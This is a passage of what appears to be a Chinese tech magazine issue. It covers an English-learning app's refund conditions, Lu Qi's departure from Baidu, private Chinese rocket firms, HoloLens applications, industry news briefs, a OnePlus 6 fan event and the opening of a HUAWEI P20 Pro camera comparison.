李峰在发现提高效果不高后,还是想达到要求拿回学费,因为他订购课程的一个重要原因就是可以拿回学费。“我之前看到说每天学习半小时、效率分最后达到90分就可以返还学费,我还以为每天30分钟就能到90分效率。现在看来,根本不可能。每天花30分钟根本不能达到效率90分,至少要花一个半小时。要上班,真的没这么多时间。”

李峰从班班那里得知,效率值要达到90分,需要学习成长量达到120分,不过这不容易。知乎用户王王形容这个课程的学习成长量是薛定谔的成长量:“学习四门新课都不一定能做到,这估计看算法的心情。两门新lesson+三个new practice+两个旧practice,听原音和跟读比例达到优秀,每门课得分95+也可能做不到成长量120。一旦达不到120,两三天左右效率就会降。”而学习一门课的平均时间在20分钟以上。

记者通过微信的购买懂你英语课程的页面看到,现在返还学费的标准有三个:学习效率达到90分,平均表现达到90分,180天学习时长达到90小时。普通受众第一次看到这三个条件,对课程并不熟悉,完全有可能认为只要达到上述时长就能得到前面两个分数。

李峰在继续坚持了一个月后,把6级学到一半时,还是放弃了,因为要达到90效率分费时太多,影响正常休息。李峰放弃后,班班也并没有再打电话来。

李峰放弃后一个月,他再次登录进懂你英语课程,课程中可以看到一个学习班中其他人的学习时长。李峰发现,在进入下一个计时周期前,一个班九十几人,目前还在打卡的只有不到20人,学习时长在50分钟以上的仅有3人。

那些放弃学习的人,学费就留在这个课程了。

陆奇卸任COO,百度AI走向何方?

@杨柳

去年1月陆奇上任的公开信中,李彦宏称陆奇为“变革关键一步”。在今年5月18日,李彦宏在内部公开信中提到,陆奇将因个人及家庭原因于今年7月正式卸任COO及总裁,仍担任公司副董事长。原先向陆奇汇报的各个事业部负责人,直接向李彦宏汇报,此前一年多的时间里,他们都是直接向陆奇汇报。因个人及家庭原因这种说法,不过是一种委婉的说辞,最近一年从百度离职的人士的离职原因几乎都是“个人原因”。不少百度的内部人士称,陆奇的卸任是因为与百度高层在盈利方式上有分歧。陆奇卸任后,百度竞价排名有卷土重来之势。

宣布陆奇将卸任后的第三天,百度搜索公司总裁向海峰在“百度联盟生态峰会”上展示了百度的AI项目,几乎都是关于搜索与内容,没有无人车。



陆奇与李彦宏

陆奇的百度一年

陆奇一点也不像一个56岁的人,头发乌黑,戴上眼镜后也看不见眼角的皱纹。这个曾经担任雅虎执行副总裁、微软全球执行副总裁的男人,是美国科技领域职位最高的大陆华人。在2017年加入百度,看起来像是一场临危受命。

2016年百度的核心业务——搜索受到了前所未有的打击,魏则西事件的曝光让百度本就名气不好的竞价排名系统臭名昭著。

2016年9月,陆奇退出了微软,官方原因是学习倒骑自行车,在学习过程中受伤。伤后,他从微软辞职。基于此前的职位,陆奇就算再就职,职位也必定不低于副总裁。

陆奇早与李彦宏相识。每年李彦宏都会去往美国,同陆奇等友人小聚。李彦宏承诺陆奇,若进入百度,陆奇可直接统揽业务,所有事业部负责人直接向陆奇汇报,再由陆奇向李彦宏汇报。

就这样,陆奇进入了百度。此时百度共分为五个事业部,向海龙负责的搜索公司、张亚勤负责的技术体系(TG)和新兴业务群组(EBG)、朱光负责的金融事业群组(FSG)、王劲负责的自动驾驶事业部(ADU)、吴恩达负责的人工智能(AI)团

队。之前这些事业部直接向李彦宏汇报。

在百度就职期间,陆奇对百度的内部结构进行了大刀阔斧的改革,确定了“夯实移动基础,决战AI”的战略。

陆奇刚入职百度时,李彦宏称陆奇“以陆奇的能力,基本可以承担百度的所有业务”。

去年5月,李彦宏发了一封内部信,信中提到“十年前,我们以搜索为基础,创立了贴吧、知道、百科等新产品;今天,我希望我们以人工智能为基础,把语音搜索、自动翻译、无人车做成影响人们日常生活的新产品。”李彦宏在当时对人工智能的信心是十足的。

在“夯实移动基础,决战AI”的战略基础上,陆奇裁撤了百度外卖、百度医疗,因为这两个部门同百度的战略不符,并且不赚钱;百度金融也进行了分拆,以获得更多外部支持;此外,内部事业群也进行了整合,成立智能驾驶事业群组,成立百度AI技术平台体系,成立智能生活事业群组。

可以看出,陆奇把AI方面业务的地位进行了提升,对非战略核心业务进行了果断抛弃。

百度的焦虑

在陆奇进入百度前,百度与腾讯、阿里的市值差距越来越大,几乎要被踢出BAT这个公认的商业强者组合。

2016年,腾讯全年总收入为人民币1519.38亿元,阿里全年总收入为人民币1438.78亿元,百度全年总收入为人民币705.49亿元。前两者的营收都在百度的两倍以上。

作为曾经中国市值最高的科技公司,百度内部最焦虑的问题是股价的下滑和盈利的减少。

于是百度在2013年就开始了AI研究。希望通过这一未来科技,提前打开未来道路,抢占先机。百度目前最为知名的AI项目,是其无人驾驶技术。

百度一直强调底层技术。从web 1.0时代开始,百度就为门户网站提供底

层搜索技术。在无人驾驶技术上,也同样强调底层技术。陆奇上任后不久,就推出了Apollo平台,希望提供完整的软硬件和服务解决方案的开源项目,通过开放源代码、数据、API、云端接口等方式,吸引汽车产业上的合作伙伴,作为未来无人车搭载百度无人驾驶技术的基础。

陆奇卸任前最近一次出现在公众前,是今年4月底参加北京车展为Apollo造势。

不过Apollo并未给百度带来营收,与Apollo同样未能给百度带来营收的还有DuerOS智能语音操作系统。

去年百度的总营收有所上升,但并不是由人工智能事务带来的。去年第四季的百度财报显示,百度网络营销营收占了总营收的87%。

医疗广告起,人工智能落

在陆奇宣布卸任的几天之后,百度召开了一年一度的“百度联盟生态峰会”,李彦宏首次缺席。这个峰会是百度重要的年度伙伴大会,向百度生态体系内的广告、营销、技术和内容伙伴,更新百度一年来的技术进步和商业战略,探讨合作的新创意和新机会。对于网络营收占总营收大部分比例的百度来说,此峰会的意义不言而喻。

在这场峰会上,没有了去年的各种人工智能应用,甚至在开场视频中都未提及无人驾驶技术和DuerOS智能语音操作系统。百度高级副总裁、百度搜索公司总裁向海峰在峰会上介绍了不少百度在AI方面的应用方式,但几乎都基于搜索、内容服务和视频服务。

可以看出,百度是准备把搜索方面的业务加强了,而人工智能业务则被放

到了相对靠后的位置。

峰会现场,有人询问百度是否会取消医疗类等垂直领域广告。向海峰答道,未来百度会提出医疗企业加V认证,对法律承担责任人产生威慑作用,而针对医疗领域的工作会更严格。

同时,有媒体发现百度的医疗广告竞价排名卷土重来,疾病搜索花钱可置顶,用公立医院之名为民营医院引流,不可谓不巧。

陆奇在进入百度的第一天,就向别人讲了他倒骑自行车的故事。陆奇说,要倒骑自行车,就需要骑手违背过往的骑车经验,重新训练骑车的方法,这个训练过程大概需要七八个月。

陆奇在练习倒骑自行车受伤后,离开了微软;在倒骑百度这辆自行车失败后,离开了百度。



4月26日,陆奇与比亚迪总裁王传福在北京车展一起试车

相关链接 从百度离职的无人车“四大护法”现在何处?

为百度无人车的发展做出重要贡献的有四人,被称为“四大护法”,分别是吴恩达、王劲、余凯和倪凯,不过他们在近几年悉数离职。离职后的他们在何处?

倪凯于2013年加入百度,担任百度深度学习研究院高级科学家,主导了百度无人车和无人飞机项目的研发工作。2016年,倪凯离开百度加入乐视汽车,任乐视超级汽车(中国)智能驾驶副总裁。2017年8月28日,倪凯正式宣布成立自动驾驶领域的技术初创公司HoloMatic(禾多科技),主攻L3.5量产自动驾驶方案。

余凯是中组部第九批“千人计划”国家特聘专家、国际知名机器学习专家,于2012年4月加入百度公司,领导成立了百度多媒体部,主要负责百度在语音、图像、音频等领域面向互联网和移动应用的技术研发。2013年7月,余凯组建了百度深度学习研究院,李彦宏亲自任院长,余凯任常务副院长。2015年5月22日,余凯从百度离职,将创业创办机器人公司。2015年7月,余凯所创办的地平

线机器人,着力把人工智能应用到日常的场景中。

王劲毕业于中国科技大学计算机系及中国科学院大学研究生院,分别取得计算机学士及硕士学位,后留学美国并在佛罗里达大学获得了第二个计算机科学硕士学位。2010年4月15日,王劲加入百度,任百度技术副总裁,于2017年3月离职。2017年4月,王劲与韩旭在硅谷创建景驰科技。2018年2月,王劲被多个渠道证实从景驰离职,卸任CEO职位。

吴恩达是华裔美国人,是斯坦福大学计算机科学系和电子工程系副教授,人工智能实验室主任。吴恩达是人工智能和机器学习领域国际上最权威的学者之一,也是在线教育平台Coursera的联合创始人。去年3月22日,百度首席科学家吴恩达在英文自媒体平台Medium及微博、Twitter等个人社交平台发布公开信,宣布自己将从百度离职。从百度离职后,吴恩达加入其妻子Carol Reiley所在的无人驾驶技术创业公司Drive ai。

“国产”民营火箭两连发 它们离SpaceX还有多远?

@张钦思

在埃隆·马斯克(Elon Musk)携 SpaceX 横扫国外民营航天市场之前,航空航天在大多数公众眼里都是一项只有“国家队”选手才能挑起的重任,即便是回收技术早已成熟的“猎鹰(Falcon)”系列运载火箭,曾经也让风光无限的“硅谷骄子”马斯克尝尽苦头。

但 SpaceX 终归还是取得了市场的认可,事实上,SpaceX 已经成为了目前世界范围内为数不多的几家能够实现民营航天商业化运作的公司之一。这样的成功也启发并激励着不少在民营航天这条路上探索的后来者,国内也不例外。

从“双曲线”到“两江之星”

北京时间 5 月 17 日 7 时 33 分 31 秒,内蒙古阿拉善盟某基地传来一声巨响——随着 1 号指挥员发出“点火”指令,一枚高约 9 米的白色火箭腾空而起,转眼便在天空中留下一条长长白色尾迹,随后渐渐飞出人们的目视范围。

5 分钟后,火箭按照计划落入指定区域,按照火箭研制方零壹空间的说法,这是国内首枚民营自研商用亚轨道火箭。

这枚火箭名为“重庆两江之星”,箭长 9 米,重 7200 公斤,火箭箭身上,涂装着“重庆两江之星”文字和包围文字的两条曲线图案,这两条曲线采用两江新区标识配色,分别代表着在重庆交汇的长江和嘉陵江。

而零壹空间这家公司和重庆两江新区的关联还不止于此。这家 2015 年 8 月成立于北京的公司去年 2 月已经在重庆

两江新区落地并成立子公司重庆零壹空间航天科技有限公司,依托重庆两江新区在通用航空、高端装备、电子信息等方面的新兴产业集群区位优势,他们在两江新区布局的火箭基地近日也正式动工,该基地一期占地 50 亩,今年年底就能正式投用,建成后,据称拥有年产 30 发运载火箭总装测试及试验能力。

借此,零壹空间希望能成为国内首家拥有完整的火箭研发、设计、生产、总装等自主知识产权的民营企业。

但这样的“国产”民营火箭,“重庆两江之星”并不是第一发。4 月 5 日凌晨两点,北京星际荣耀空间科技有限公司的首枚固体验证火箭“双曲线一号 S”在海南发射升空,此次试验,不仅是该型火箭的首飞,也是“星际荣耀”作为中国民营航天企业参与运载火箭研制的首秀。



吊装中的“重庆两江之星”火箭

而在这之前,国内民营火箭行业里还有最早以“火箭小子”称号出现在大众视野中的胡振宇和他的翎客航天,以及零壹空间 CEO 舒畅在航天产业基金时期的前同事、翎客航天的早期顾问张昌武所创建的蓝箭空间。

积跬步,各家的技术突围之路

翎客航天、零壹空间、蓝箭空间和星际荣耀,组成了国内民营火箭先驱队伍的“主力军”。作为同一条赛道上的选手,各家在过去的几年时间里争相亮“箭”,轮番登上媒体头条,“中国版 SpaceX”和“中国版马斯克”的标签也频频易主。

比如早年十分活跃的胡振宇和翎客航天,自 2014 年陷入沉寂后一度陷入“破产”谣言。但就在今年年初,翎客航天带着“采用单发动机矢量控制的悬停飞行火箭”再次出现在人们的视野当中。

这里的“悬停”,是火箭回收和重复使用最关键的核心技术之一,也是未来实现探月和登火必不可少的途径,目前全世界范围内掌握该项技术的公司和研究机构不超过 10 家,其中就包括马斯克的 SpaceX 和亚马逊 CEO 贝索斯的蓝色起源。而翎客航天的官方资料显示,他

们目前已经完成了 3 款悬停火箭的研制,重复飞行 200 余次并积累了大量的试验数据和工程经验。

虽然正如质疑的声音所言,翎客所掌握的技术与 SpaceX 的“成熟”相距甚远,但他们仍然是国内唯一一家决心要复制 SpaceX 模式、走可回收重复利用道路的民营航天公司。

另一边,有着雄厚业内资源的蓝箭,则选择了一条更为基础但也同样艰难的液体发动机研发之路。作为火箭发射的核心技术,液体发动机的研发往往牵涉到一般民营企业很难触及的复杂产业链。蓝箭很早便意识到了这一点,他们于 2016 年 6 月建立了液体火箭发动机研制团队,并在今年 3 月正式宣布自主研发的液氧甲烷发动机推力室试车成功。

这与马斯克成立 SpaceX 初期多次



翎客航天的火箭悬停试验



蓝箭自主研发的液氧甲烷发动机

民营航天还需要一枚运载火箭

SpaceX 的成功虽然表明民营企业也可以做火箭,但并非所有的民营火箭都能走向商业化并实现盈利。

虽然从技术层面上来讲,民营航天所需的核心发动机技术正逐渐受到重视,但真正能够满足市场需求的运载火箭还没有出现。

在这个方面,“国家队”的实力还不可小觑。国内的航天发射主要由航天科技集团承接,而著名的“长征”系列运载火箭在全球航天业界都算得上是“物美价廉”的代名词,以长征三号火箭为例,其发射成本仅 3000 万美元,比 SpaceX “猎鹰 9 号”单次发射 6200 万美元的价格还要低(虽然后者可回收)。如此看来,国内民营航天公司要与“国家队”竞争,如果不像翎客那样尝试复制马斯克的可

回收技术,就必须要在成本控制上苦下功夫。

另一方面,在最受商业市场喜爱的运载火箭上,国内民营航天企业还没有太大的进展。正如上面所提到那样,目前翎客、零壹、蓝箭等发射的探空火箭结构简单、无需控制系统,其主要技术要求仍停留在如何保证飞行稳定、如何达到预定的探测高度和如何减少弹道顶点和落点散布的阶段。结构更复杂、动力装置要求更严格、控制系统更精确的运载火箭所要求的技术指标远在此之上,但更加能够满足商业公司进行卫星发射、载人航天、空间站建设等发射需求。

因此,不管是“国内首枚”还是“民营自主研发”,在第一枚运载火箭成功上天之前,民营航天还有很长的路要走。



运载能力也是打通民营航天之路的根本

HoloLens“试水”一年都有哪些成果？

混合现实仍在等待一片“绿洲”

@王欣

月初,Steam平台上一款名为Beat Saber的VR音乐游戏走红,它将VR沉浸感与音乐游戏节奏感、打击感完美融合,被很多人看作是VR市场等待已久的那一针“强心剂”。

而另一边,主打生产经营活动和商业场景的微软HoloLens国行版推出也已一年。和AR、VR相比,HoloLens所搭建的MR混合现实体验在售价和应用场景方面距离一般消费者而言更为遥远。那在这一年时间里,“高冷”的HoloLens在国内的表现究竟怎么样?

混合现实助力远程手术



HoloLens直观的展示方式在医疗行业颇具前景

今年年初,新疆博尔塔拉州人民医院先后在来自维吾尔族、蒙古族、汉族的三名患者身上进行了骨折手术,这三场手术的会诊由华中科技大学同济医学院附属协和医院(以下简称“武汉协和医院”)指导,由于病情复杂,一些来自美国弗吉尼亚大学的学者也对手术过程进行了参观和讨论。

这样的手术室听上去或许有些拥挤,但事实上,负责指导这三例手术的医师教授团队和参与手术过程的弗吉尼亚理工大学学者们都没有前往新疆博尔塔拉州人民医院的手术现场——借助混合现实头盔显示器,三方跨越3700多公里的陆上距离和15000公里的海上距离走到了一起。

手术场景用人们常说的“未来感”来描述再贴切不过:武汉、新疆和弗吉尼亚大学三方同时戴上特制的混合显示头盔,患者病灶部位的全息投影成像便出现在人们眼前。武汉协和医院的专家拿



江苏省人民医院的唐金海院长(中)在手术中运用MR

成本不高,但推广还需时日

对医院来说,使用HoloLens混合现实协助医疗的门槛其实并不算高。

他们只需要像往常一样借助现有CT或核磁共振设备给病人拍摄透视影像,然后将这些影像上传到一台安装了配套软件工具的电脑上,就能生成一个可以在HoloLens上查看的三维模型。而除了可以对模型进行移动、旋转、缩放、测量等操作,整个场景还支持多人同步观看和操作,进而实现远程虚拟现实医医和医患沟通。

升级门槛低是一方面,另一方面,和以往医院所采购的动辄百万元的专业医

疗设备相比,售价2万元出头的HoloLens的经济成本也十分诱人。

这里我们不妨做个对比——在目前的医疗应用案例中,直观、明了的3D全息病灶展示方式是HoloLens最大的优势所在,而在传统医疗设备中,拥有类似效果的只有“达芬奇机器人(DaVinci si)”,也叫达芬奇手术机——它的图像系统由三维内窥镜、摄像机、处理器和观察系统组成,分布于持镜臂、成像系统和控制台上,不仅可以生成具有高清晰度和色彩还原性的高质量图像,还能将这些图像输出到控制台中的两台手术操作

监视器,最终借助两个图像同步器和一个聚焦控制器实现高精度、可控制的三维成像。

但在国内,使用达芬奇机器人的成本相当高昂。一方面,达芬奇机器人本身售价动辄千万,使用达芬奇机器人的操作人员也必须进行培训,培训合格后持证才能上岗;另一方面,达芬奇机器人所使用的机械臂是一种高值耗材且有使用次数限制,因此每次使用达芬奇机器人“开机费用”都要数万元。

两相对比,HoloLens无论从改装成本还是采购价格上几乎都可以忽略不计。因而价格并不会成为HoloLens在医疗领域全面应用的主要障碍,更重要的是如何改进HoloLens尚存

的缺陷和如何进行全面推广,比如一直都困扰着各类混合现实设备的视场狭窄问题,再比如Windows 10和混合现实门户、混合现实编辑工具操作方法的培训等等。



达芬奇手术机的操作台

现实仍在等待“绿洲”

入华商用的一年,HoloLens虽然离普通消费者有点远,但它已经在除了医疗行业之外的诸多领域进行过“试水”,在5月18日的周年活动上,微软也介绍了很多案例。

比如在建筑设计行业,以往设计师使用三维绘图工具直接设计出桥梁模型后,还需要将数字化的模型提供给施工企业才能进行施工。但对施工企业而言,二维平面工程图纸的使用要更为广泛,这就需要设计师在设计完后再反向生成二维图纸。HoloLens的出现恰好可以解决这个痛点,设计师在设计出三维模型之后可以直接将其导入HoloLens,施工企业可以直接将模型对应投射在建筑工地上,效果与二维图纸类似,施工出现误差时,还能根据模型进行实时微调。

再比如汽车制造行业,借助商询科技的“透明工厂”方案,利用HoloLens的实时空间扫描,将汽车生

产环境的虚拟沙盘投射到现实环境中,在不影响生产安全的前提下,以实时交互的方式展现出汽车生产过程中的各个环节。这套系统还被广汽本田用于企业培训和参观展示,节省了大量空间和时间成本。

但这些案例都还停留在探索阶段,和AR、VR一样,不管是在商用领域还是未来的民用领域,混合现实想要全面铺开都还需要一款革命性的应用,说到底,他们需要解决的还是生态的问题。

两个月前,《头号玩家》的上映不仅为我们带来了一场电子游戏的盛宴,也为呈现了一个基于虚拟现实的游戏世界“绿洲”,在斯皮尔伯格构建的电影世界里,贫民窟的穷小子也能随时戴上头盔进入虚拟世界。

混合现实想要走进商用领域之外的大众生活,需要的也正是这样一片“绿洲”。



建筑设计与施工也是HoloLens的发力点之一

资讯

中央政府采购发力支持国产芯片



近两个月的中兴禁运危机暴露了我国在核心芯片方面的短板,社会各界纷纷呼吁实现芯片自给。纵观以往各国核心技术的开发,政府采购都是巨大的助力,如今,中国政府采购也开始发力国产芯片、国产操作系统。

中央国家机关近日发布“2018—2019年信息类及空调协议供货的征求意见”,包含打印机、计算机

(台机和笔记本)、空调、交换机、服务器五类产品。其中,服务器产品的技术以及台式机和笔记本配置要求引人注目。

本次增设的服务器品种有三类,并非传统的机架、刀片、塔式之分,而是三款国产芯片:龙芯、飞腾、申威。换句话说,服务器厂商只有和三个国产芯片厂商合作,研制国产芯片服务器才能入围此类协议供货。

ARM在华合资公司,中方控股



前不久,英国集成电路核心知识产权提供商ARM宣布,将与厚安创新基金合作,双方计划以深圳为总部,设立一家合资公司,服务国内芯片企业。按照双方的设想,合资公司将以ARM的全球生态体系和技术标准,结合中国市场需求,研发销售复杂计算、图形处理、人工智能和安全互联等各类集成电路设计知识产

权产品。

据透露,ARM中国合资公司已正式运营,新公司名为ARM mini China(中文名:安谋公司),在深圳注册,中方投资者占股51%,ARM占股49%,这家新公司将接管ARM在国内的所有业务。据日本经济新闻报道称,新合资公司计划在A股上市,其IPO计划或将得到监管机构的快速批准。

高通Qualcomm骁龙710移动平台发布



近日,高通在北京正式宣布推出基于10nm制程工艺打造的全新Qualcomm骁龙710移动平台。骁龙710采用支持人工智能(AI)的高效架构设计,集成多核人工智能引擎(AI Engine),并具备神经网络处理能力。

骁龙710移动平台是全新定义

且极具意义的骁龙700系列中的首款产品,它提供了全新的架构,与骁龙600系列相比,在人工智能引擎、拍摄、显示、网络速度、功耗和性能等多方面都有显著提升。据悉,骁龙710移动平台自即日起开始提供,搭载其的消费终端预计将在2018年第二季度面市。

事件

联想回应投票反对预装国产系统



针对网传“联想在中央某采购中心关于预装国产操作系统的投票上投了反对票”的消息,联想发布声明称,对此谣言表示强烈愤慨和谴责。

在近日举办的计算机批量集中采购供应商会上,中央某采购中心例行向厂商就配置标准、评分规则征求意见,其中系统方案征求是采用

Windows+国产Linux双系统,还是只装国产Linux系统。联想称,包括联想在内的四家厂商建议使用单独的国产Linux系统,而不是反对国产操作系统,台式机和笔记本都应如此。联想强调自己一贯支持国产操作系统的发展,之所以建议采用单独的国产Linux系统,是认为这种方案不会造成其他系统干扰,更稳定。

华虹装备先进的沉浸式光刻机



前不久中芯国际花了1.2亿美元从荷兰ASML(阿斯麦)买来一台EUV极紫外光刻机,未来可用于生产7nm工艺芯片,长江存储也迎来了自己的第一台光刻机,同样来自ASML,不过是193nm沉浸式,用于生产14nm~20nm工艺的3D NAND闪存晶圆,7200万美元一台。

据报道,近日在上海浦东新区康

桥工业园南区,华虹集团旗下的上海华力集成电路制造有限公司建设和营运的12英寸先进生产线建设项目实现首台工艺设备光刻机搬入。这台光刻机的型号是NXT 1980Di,依然是荷兰ASML提供,据官方资料显示,这是一台193nm双级沉浸式光刻机,用于10nm级晶圆生产,它也是中国大陆装备的最先进的沉浸式光刻机之一。

RNG斩获《英雄联盟》MSI 2018总冠军



在近日举行的《英雄联盟》季中邀请赛(MSI)上,来自中国皇族电子竞技俱乐部的RNG战队以3:1的比分击败来自韩国的KZ战队,斩获冠军!《英雄联盟》季中冠军赛是拳头公司2015年增加的国际性赛事,是《英雄联盟》最重要的国际赛事之一,每个赛区春季赛的季后赛冠军才能获邀参赛。

今年入围MSI的战队共有14支,

分别是DW(大洋洲)、ASC(东南亚)、GMB(独联体)、EVOS(越南)、KaBuM(巴西)、FNC(欧洲)、TL(北美)、KLG(南拉美)、KZ(韩国)、PGM(日本)、R7(北拉美)、FW(中国港澳台)、SUP(土耳其)、RNG(中国内地)。此前在5月18日的第一场半决赛中,RNG完胜FNC跻身决赛,而在5月19日,KZ 3:1战胜FW拿到第二张决赛门票。

新品

美光全球首发QLC闪存SSD



美光最近发布了最新款的5210 ION系列企业级SSD,采用美光与英特尔联合开发的新一代QLC NAND闪存颗粒,这也是全球首款QLC闪存产品。英特尔和美光的QLC NAND闪存颗粒此前就已经做到64层堆叠、单Die 512Gb(64GB)的容量,现在更是达到64层堆叠、单Die 1Tb(128GB),这在闪存历史上还是第一次。美光5210 ION系列是标准的2.5英寸SATA规格,容量起步就有1.92TB,最大为7.68TB,体现了QLC闪存的大容量优势。

vivo X21 FIFA世界杯非凡版开启预售



近日,vivo官方宣布,vivo X21 FIFA世界杯非凡版开启预售,售价3698元。外观方面,vivo X21 FIFA世界杯非凡版在3D玻璃机身上立体镶嵌2018 FIFA世界杯官方徽标,使用了四维渐变印刷技术,凝练精密光学科技,历历闪耀,提供典藏蓝、胜利红两种配色。配置方面,vivo X21 FIFA世界杯非凡版采用了6.28英寸2280×1080显示屏,屏幕纵横比为19:9,搭载高通骁龙660AIE处理器,配备6GB内存+128GB存储器,电池容量为3200mAh。(郑俊杰)

公牛电器推出移动电源青春版



日前,公牛电器正式推出了公牛移动电源青春版。外观方面,公牛移动电源青春版正面采用曲面弧形中框/菱形格纹理设计,繁复交错的菱形,配合亚光黑的深邃优雅,为它带来了相当不错的正面观感与气质。正面底部是公牛电器的Logo。该移动电源顶部从左至右分别排布着USB接口、电源指示灯、Micro-USB接口与开关键。公牛移动电源青春版并没有因为是青春版而缩减容量,同样是10000毫安时,支持最高10W(5V/2A)快速充电,可为iPhone X充满3次,为iPhone 8充满4.3次。

腾讯联名信用卡开放申请



腾讯与多家银行联合推出了腾讯联名信用卡,现在可以申请了。本次腾讯联名卡首创自选信用卡权益新玩法,有闪电批卡、微信支付计积分两大亮点。从申请页面来看,腾讯联名信用卡首批合作银行为广发银行和兴业银行。该信用卡最大的亮点就是自选权益,想要什么权益自己选(最多选3个),包括出行、娱乐、美食、车主、购物、安全六大方面。

全球首批! 一场最“快”的OnePlus 6加油聚会

每年,只要一加手机发布了新品,我们都会举办一场线下体验会,让加油们能第一时间体验到“刚出炉”的新机。

今年同样不例外,最关键的是,一加手机的发布会是在5月17日,而我们的体验会定在了5月19日!因为不能提前泄密,快递什么的就别想了,只能让参加发布会的同事自己背回来,手机还是热腾腾的好吗?所以,本次参加体验会的加油,可以说是除了一加员工以及参加了发布会的嘉宾之外,第一批摸到OnePlus 6真机的小伙伴了,对了,我们还特别准备了3台珍贵的漫威复仇者联盟限量版!

加油最热情的一次

时间紧迫,从发布招募到确定最终名单,也仅有4天时间。不过,头天发布了招募令,第二天一早的报名人数就已经超过了100个,到最后报名截止时,更是远远超出预计,这也是我们始料未及的。

由于只有30台体验机,所以我们也只能挑选了一些经常参加活动的铁杆加油,或者报名时间

较早的热情粉丝参会——即使是这样,在打电话确认人数的时候,也有不少人表示即使是没有体验机,也会到场。

而且这次体验会,也是大家来得最准时的一次了,这让我们很感动!在这里要对没能邀请到的朋友说一声抱歉了,所有报名的朋友我们都有记录,以后还会有很多活动,会优先邀请大家的!

全场焦点:漫威复仇者联盟限量版

本次体验会,一加中国区公关负责人王文超先生也莅临现场和加油们亲密互动,回答了许多大家关心的问题。什么问得最多?当然是漫威复仇者联盟限量版啦!本次一加作为漫威《复仇者联盟3》在国内唯一合作的手机厂商,推出的这款手机采用了定制的3D芳纶纤维纹理玻璃机身,使用了6层光学镀膜,光凭外观,就成为全场的焦点。

我们的摄影师X老师也现场介绍了拍摄这款手机的难点:精致又充满科技感的几何纹理,还加入了复仇者联盟专属的金色Logo,在不同角度下还会呈现出不同的光泽,非常漂亮。另外还在侧面加入了金色点缀的三段式开关,同样非常吸引眼球。

另外,还有一款特别定制的手机壳,是以漫威电

影人气最高的钢铁侠作为主要的设计元素,不光是外观惊艳,还是握持手感和对手机的保护功能,无论是收藏还是使用,都是非常值得漫威迷入手的!

就算你买不到,我们也为大家准备了礼物——10张《复仇者联盟3:无限战争》的电影票,在活动的每一个环节中进行提问,答对的小伙伴都获得了电影票哦!

当然,限量版非常珍贵,只有非常幸运的加油能够抢到。但普通版却一点也不普通,双面玻璃+金属中框设计,背部的3D曲面握持手感也非常棒。值得一提的是,“不将就”的一加在保证轻薄的基础上,也没有随大流取消3.5mm耳机接口,为用户的使用带来了便利。

西装暴徒,不是游戏手机胜似游戏手机

在OnePlus 6的发布会上,刘作虎提出了“西装暴徒”这一概念,也就是说,OnePlus 6坚持了自己的一贯设计风格,没有像一些游戏手机一样做出非常吸引眼球的外观,但是它内在的料却是非常足的。从硬件上来看,高通骁龙845+6/8GB的顶级配置,这一点也非常符合一加手机长期以来“只做旗舰”的理念。

在系统层面,OnePlus 6搭载的氢OS是非常接近谷歌原生系统的,用户能够得到“无负担”的体验。再加上全新的APP全速引擎和游戏模式2.0,可以让游戏的启动速度、运行速度得到明显提升,性能、网络资源的分配更合理,而且在保证性能的

同时,能更省电,增加了手机的续航时间。

在随后的《荒野求生》游戏比赛中,现场所有加油都参与其中,来了一场“吃鸡大乱斗”。不少现场粉丝也都用自己日常使用的手机进行了比较,亲自体验到速度的提升。通过投屏显示大家都可以看到,在紧张激烈的游戏中,特别是近距离火拼时,OnePlus 6可以保证稳定的帧率,长时间游戏也不会卡顿。

而开启游戏模式之后,还可以屏蔽消息通知,如果有来电也可以后台接听,通话游戏同时进行,不耽误正事。经过激烈的比拼,有四名加油获得了在一加刚刚发布的云耳耳机!大家撒花庆祝!

乐队+调酒师,气氛嗨起来

虽然这次体验会准备时间非常仓促,但为了让大家玩得更尽兴,我们特别邀请了一个乐队为大家表演,大家一起玩着手机听着音乐,还能喝着美酒,那滋味简直不能更棒——是的,还有美酒!还有一位帅气的调酒师为大家带来了表演,至于为什么会有调酒表演?我们的王牌栏目拍客大赛主持人小豆解答了这个疑问:OnePlus 6支持480fps慢动作拍摄,而且可以拍摄整整一分钟!并且,可以直接在手机上进行编辑,剪辑、加滤镜、添加背景音乐等都是没有问题的。

所以,大家在这个环节都围在了调酒台边,在欣赏帅哥调酒师精彩表演的同时,也用手中的

OnePlus 6拍下了不少的精彩瞬间。不少手机都支持短时间的慢动作拍摄,而OnePlus 6长达一分钟的拍摄对手机CPU性能、摄像头以及能耗控制都有非常高的要求——OnePlus 6很好地经受住了这个考验,在保证拍摄效果的同时,也不会有卡顿,而且机身温度也控制得很好。

至于常规拍摄,OnePlus 6采用了后置2000万+1600万像素的双摄,主摄像头为索尼IMX519传感器;前置摄像头为2000万像素,使用了IMX371传感器,并且支持AI美颜摄像头,在日常拍摄中完全可以直接出片发朋友圈。

也正是有你们这些铁杆加油,才是我们,也是一加手机努力进步的动力!从OnePlus 2开始到现在,我们已经举办了5场一加手机的线下体验会了,今年一加科技也将迎来5周岁的生日,这同样是一种缘分!

下次一加发布新品的时候,我们肯定还会邀请大家一起来玩,我们会准备好更大的场地,邀请更多加油参加!期待你的光临!

是的,我们记住了许多参与过活动的小伙伴,



右边这位年轻的加油,在活动中过了一个非常特别的生日

全网最详尽对比: HUAWEI P20 Pro的相机能否媲美单反?


如果说HUAWEI P20 Pro是当下最强的拍照手机,应该没有人拿得出什么靠谱的反对意见,在手机领域论摄影,它几乎没有对手。这自然会引发我们的思考——是否已经到了敢与APS-C甚至全画幅相机一较高下的时候呢?敢想不如敢做,就在今天,我们为大家奉上HUAWEI P20 Pro与专业数码相机的全面对比测试!

可访问<http://www.techmiao.com/163019.html>查看本文高清样张。

双模式各司其职

HUAWEI P20 Pro为原生4000万像素,可在设置菜单里选择以此输出,但默认模式输出为1000万像素。这个独特的设计给用户提供了两个不同方向的应用模式:第一,4000万像素可提供足够高的奈奎斯特频率上限,从而有效避免摩尔纹、伪色等现象的发生,再加上HUAWEI P20 Pro是固定光圈设计,所以相机端小光圈下暴露的衍射问题,在HUAWEI P20 Pro上也并不存在,这个模式适合需要较大幅面输出的应用。

但因为艾里斑峰值比较接近,解马赛克时需要大量猜色,所以100%放大时的锐度不



